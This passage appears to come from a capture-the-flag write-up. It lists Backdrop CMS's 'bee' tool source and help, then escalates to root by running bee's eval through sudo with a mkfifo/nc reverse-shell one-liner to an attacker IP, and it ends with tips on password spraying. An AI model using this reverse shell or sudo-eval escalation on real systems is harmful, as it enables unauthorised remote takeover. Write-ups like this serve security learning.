60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
cat /backdrop_tool/bee/bee.php
#!/usr/bin/env php
<?php
/**
* @file
* A command line utility for Backdrop CMS.
*/
// Exit gracefully with a meaningful message if installed within a web
// accessible location and accessed in the browser.
if (!bee_is_cli()) {
echo bee_browser_load_html();
die();
}
// Set custom error handler.
set_error_handler('bee_error_handler');
// Include files.
require_once __DIR__ . '/includes/miscellaneous.inc';
require_once __DIR__ . '/includes/command.inc';
require_once __DIR__ . '/includes/render.inc';
require_once __DIR__ . '/includes/filesystem.inc';
require_once __DIR__ . '/includes/input.inc';
require_once __DIR__ . '/includes/globals.inc';
// Main execution code.
bee_initialize_server();
bee_parse_input();
bee_initialize_console();
bee_process_command();
bee_print_messages();
bee_display_output();
exit();
/**
* Custom error handler for `bee`.
*
* @param int $error_level
* The level of the error.
* @param string $message
* Error message to output to the user.
* @param string $filename
* The file that the error came from.
* @param int $line
* The line number the error came from.
* @param array $context
* An array of all variables from where the error was triggered.
*
* @see https://www.php.net/manual/en/function.set-error-handler.php
* @see _backdrop_error_handler()
*/
function bee_error_handler($error_level, $message, $filename, $line, array $context = NULL) {
require_once __DIR__ . '/includes/errors.inc';
_bee_error_handler_real($error_level, $message, $filename, $line, $context);
}
/**
* Detects whether the current script is running in a command-line environment.
*/
function bee_is_cli() {
return (empty($_SERVER['SERVER_SOFTWARE']) && (php_sapi_name() == 'cli' || (is_numeric($_SERVER['argc']) && $_SERVER['argc'] > 0)));
}
/**
* Return the HTML to display if this page is loaded in the browser.
*
* @return string
* The concatentated html to display.
*/
function bee_browser_load_html() {
// Set the title to use in h1 and title elements.
$title = "Bee Gone!";
// Place a white block over "#!/usr/bin/env php" as this is output before
// anything else.
$browser_output = "<div style='background-color:white;position:absolute;width:15rem;height:3rem;top:0;left:0;z-index:9;'> </div>";
// Add the bee logo and style appropriately.
$browser_output .= "<img src='./images/bee.png' align='right' width='150' height='157' style='max-width:100%;margin-top:3rem;'>";
// Add meaningful text.
$browser_output .= "<h1 style='font-family:Tahoma;'>$title</h1>";
$browser_output .= "<p style='font-family:Verdana;'>Bee is a command line tool only and will not work in the browser.</p>";
// Add the document title using javascript when the window loads.
$browser_output .= "<script>window.onload = function(){document.title='$title';}</script>";
// Output the combined string.
return $browser_output;
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
johncusack@dog:~$ sudo /usr/local/bin/bee
🐝 Bee
Usage: bee [global-options] <command> [options] [arguments]

Global Options:
 --root
 Specify the root directory of the Backdrop installation to use. If not set, will try to find the Backdrop installation automatically based on the current directory.

 --site
 Specify the directory name or URL of the Backdrop site to use (as defined in 'sites.php'). If not set, will try to find the Backdrop site automatically based on the current directory.

 --base-url
 Specify the base URL of the Backdrop site, such as https://example.com. May be useful with commands that output URLs to pages on the site.

 --yes, -y
 Answer 'yes' to questions without prompting.

 --debug, -d
 Enables 'debug' mode, in which 'debug' and 'log' type messages will be displayed (in addition to all other messages).


Commands:
 CONFIGURATION
  config-export
   cex, bcex
   Export config from the site.

  config-get
   cget
   Get the value of a specific config option, or view all the config options in a given file.

  config-import
   cim, bcim
   Import config into the site.

  config-set
   cset
   Set the value of an option in a config file.

 CORE
  download-core
   dl-core
   Download Backdrop core.

  install
   si, site-install
   Install Backdrop and setup a new site.

 DATABASE
  db-drop
   sql-drop
   Drop the current database and recreate an empty database with the same details. This could be used prior to import if the target database has more tables than the source database.

  db-export
   dbex, db-dump, sql-export, sql-dump
   Export the database as a compressed SQL file. This uses the --no-tablespaces option by default.

  db-import
   dbim, sql-import
   Import an SQL file into the current database.

 INFORMATION
  help
   Provide help and examples for 'bee' and its commands.

  log
   ws, dblog, watchdog-show
   Show database log messages.

  status
   st, info, core-status
   Provides an overview of the current Backdrop installation/site.

  version
   Display the current version of Bee.

 MISCELLANEOUS
  cache-clear
   cc
   Clear a specific cache, or all Backdrop caches.

  cron
   Run cron.

  maintenance-mode
   mm
   Enable or disable maintenance mode for Backdrop.

 PROJECTS
  disable
   dis, pm-disable
   Disable one or more projects (modules, themes, layouts).

  download
   dl, pm-download
   Download Backdrop contrib projects.

  enable
   en, pm-enable
   Enable one or more projects (modules, themes, layouts).

  projects
   pml, pmi, project, pm-list, pm-info
   Display information about available projects (modules, themes, layouts).

  uninstall
   pmu, pm-uninstall
   Uninstall one or more modules.

 ROLES
  permissions
   pls, permissions-list
   List all permissons of the modules.

  role-add-perm
   rap
   Grant specified permission(s) to a role.

  role-create
   rcrt
   Add a role.

  role-delete
   rdel
   Delete a role.

  role-remove-perm
   rrp
   Remove specified permission(s) from a role.

  roles
   rls, roles-list
   List all roles with the permissions.

 STATE
  state-get
   sg, sget
   Get the value of a Backdrop state.

  state-set
   ss, sset
   Set the value of an existing Backdrop state.

 THEMES
  theme-admin
   admin-theme
   Set the admin theme.

  theme-default
   default-theme
   Set the default theme.

 UPDATE
  update-db
   updb, updbst, updatedb, updatedb-status
   Show, and optionally apply, all pending database updates.

 USERS
  user-add-role
   urole, urol
   Add role to user.

  user-block
   ublk
   Block a user.

  user-cancel
   ucan
   Cancel/remove a user.

  user-create
   ucrt
   Create a user account with the specified name.

  user-login
   uli
   Display a login link for a given user.

  user-password
   upw, upwd
   Reset the login password for a given user.

  user-remove-role
   urrole, urrol
   Remove a role from a user.

  user-unblock
   uublk
   Unblock a user.

  users
   uls, user-list
   List all user accounts.

 ADVANCED
  db-query
   dbq
   Execute a query using db_query().

  eval
   ev, php-eval
   Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.

  php-script
   scr
   Execute an arbitrary PHP file after bootstrapping Backdrop.

  sql
   sqlc, sql-cli, db-cli
   Open an SQL command-line interface using Backdrop's database credentials.

johncusack@dog:~$
Note that the output of “help” doesn’t really help; it doesn’t provide any examples of running commands. Thus, we can go to https://github.com/backdrop-contrib/bee/wiki/Usage to find examples of each command and flag. There exists an interesting command, eval, that could run any arbitrary PHP command!
1
2
3
4
johncusack@dog:~$ sudo /usr/local/bin/bee --root=/var/www/html eval "system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.16.17 58787 >/tmp/f');"rm: cannot remove '/tmp/f': No such file or directory

root@dog:/var/www/html# cat /root/root.txt
cat /root/root.txt
Note for myself
- Reading documentation patiently is important.
- Password spraying should always be considered once we obtain any passwords!
- Searching for credentials using the company domain as a keyword may help!